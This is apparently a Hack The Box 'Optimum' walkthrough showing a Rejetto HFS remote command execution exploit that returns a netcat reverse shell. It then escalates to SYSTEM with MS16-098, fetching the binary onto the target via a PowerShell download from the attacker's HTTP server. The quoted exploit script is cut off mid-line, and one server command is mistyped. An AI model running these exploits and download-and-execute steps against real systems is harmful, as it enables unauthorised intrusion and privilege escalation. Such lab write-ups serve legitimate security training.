Locate the Windows netcat executable file in the kali vm.



```
root@kali:~# locate nc.exe
/usr/share/sqlninja/apps/nc.exe
/usr/share/windows-binaries/nc.exe
```

nc.exe

Copy it to the location where the server will be run.

cp nc.exe ~/Desktop/


Start the HTTP server.

python -S SimpleHTTPServer


The second step is to start a netcat listener on the attack machine.

nc -nlvp 5555

The third step is to download the exploit and change the *ip_addr* & *local_port* variables in the script to match the ip address of the attack machine and the port that netcat is listening on.



```
root@kali:~/Desktop# searchsploit 39161
------------------------------------------------------- ----------------------------------------
 Exploit Title                                         |  Path
                                                       | (/usr/share/exploitdb/)
------------------------------------------------------- ----------------------------------------
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command E | exploits/windows/remote/39161.py
------------------------------------------------------- ----------------------------------------
Shellcodes: No Result
Papers: No Result
root@kali:~/Desktop# searchsploit -m 39161
  Exploit: Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
      URL: https://www.exploit-db.com/exploits/39161
     Path: /usr/share/exploitdb/exploits/windows/remote/39161.py
File Type: Python script, ASCII text executable, with very long lines, with CRLF line terminators

Copied to: /root/Desktop/39161.py
```




```
#Usage : python Exploit.py <Target IP address> <Target Port Num

#EDB Note: You need to be using a web server hosting netcat (ht
#          You may need to run it multiple times for success!

import urllib2
import sys

try:
        def script_create():
                urllib2.urlopen("http://"+sys.argv[1]+":"+sys.a
)

        def execute_script():
                urllib2.urlopen("http://"+sys.argv[1]+":"+sys.a

        def nc_run():
                urllib2.urlopen("http://"+sys.argv[1]+":"+sys.a
)

        ip_addr = "10.10.14.6" #local IP address
        local_port = "5555" # Local Port number
```

The fourth step is to run the exploit.


python 39161.py 10.10.10.8 80

We get a non-privileged shell back!



```
root@kali:~/Desktop# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.8] 49194
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
optimum\kostas
```

Grab the user flag.



```
C:\Users\kostas\Desktop>type user.txt.txt
type user.txt.txt
d0c3[redacted]
```

We don’t have system privileges, so we’ll need to find a way to escalate privileges.

Privilege Escalation

We’ll use [Windows Exploit Suggester](https://github.com/GDSSecurity/Windows-Exploit-Suggester) to identify any missing patches on the Windows target machine that could potentially allow us to escalate privileges.

First, download the script.

```
git clone https://github.com/GDSSecurity/Windows-Exploit-Suggester.git
```

Next, install the dependencies specified in the readme document.


```
pip install xlrd --upgrade
```

Update the database.

```
./windows-exploit-suggester.py --update
```

This creates an excel spreadsheet form the Microsoft vulnerability database in the working directory.


The next step is to retrieve the system information from the target machine. This can be done using the “systeminfo” command.



```
C:\Users\kostas\Desktop>systeminfo
systeminfo

Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA535
Original Install Date:     18/3/2017, 1:51:36 ��
System Boot Time:          12/10/2019, 10:22:02 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2300 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 5/4/2016
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest
Total Physical Memory:     4.095 MB
Available Physical Memory: 3.441 MB
Virtual Memory: Max Size:  5.503 MB
Virtual Memory: Available: 4.631 MB
Virtual Memory: In Use:    872 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              \\OPTIMUM
Hotfix(s):                 31 Hotfix(s) Installed.
                           [01]: KB2959936
                           [02]: KB2896496
                           [03]: KB2919355
                           [04]: KB2920189
                           [05]: KB2928120
                           [06]: KB2931358
                           [07]: KB2931366
                           [08]: KB2933826
                           [09]: KB2938772
                           [10]: KB2949621
                           [11]: KB2954879
                           [12]: KB2958262
                           [13]: KB2958263
                           [14]: KB2961072
                           [15]: KB2965500
                           [16]: KB2966407
                           [17]: KB2967917
                           [18]: KB2971203
                           [19]: KB2971850
                           [20]: KB2973351
                           [21]: KB2973448
                           [22]: KB2975061
                           [23]: KB2976627
                           [24]: KB2977629
                           [25]: KB2981580
                           [26]: KB2987107
                           [27]: KB2989647
                           [28]: KB2998527
                           [29]: KB3000850
                           [30]: KB3003057
                           [31]: KB3014442
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.8
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be d
isplayed.
```

Copy the output and save it in a text file “sysinfo.txt” in the Windows Exploit Suggester directory on the attack machine. Then run the following command on the attack machine.

./windows-exploit-suggester.py --database 2019-10-05-mssb.xls --systeminfo sysinfo.txt



```
root@kali:~/Desktop/Windows-Exploit-Suggester# ./windows-exploit-suggester.py --database 2019-10-05-mssb.xls --systeminfo sysinfo
.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*] there are now 246 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2012 R2 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escala
tion (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]   https://github.com/foxglovesec/RottenPotato
[*]   https://github.com/Kevin-Robertson/Tater
[*]   https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privile
```

The Windows OS seems to be vulnerable to many exploits! Let’s try MS16–098. In the exploit database, it gives you a link to a precompiled executable. Download the executable on the attack machine.

wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/41020.exe


Now we need to transfer it to the target machine. Start up an HTTP server on attack machine in the same directory that the executable file is in.

python -m SimpleHTTPServer 9005

In target machine download the file in a directory you have write access to.

powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.6:9005/41020.exe', 'c:\Users\Public\Downloads\41020.exe')"

Run the exploit.



```
C:\Users\Public\Downloads>41020.exe
41020.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Public\Downloads>whoami
whoami
nt authority\system
```

Lesson Learned

Always update and patch your software! To gain both an initial foothold and escalate privileges, we leveraged publicly disclosed vulnerabilities that have security updates and patches available.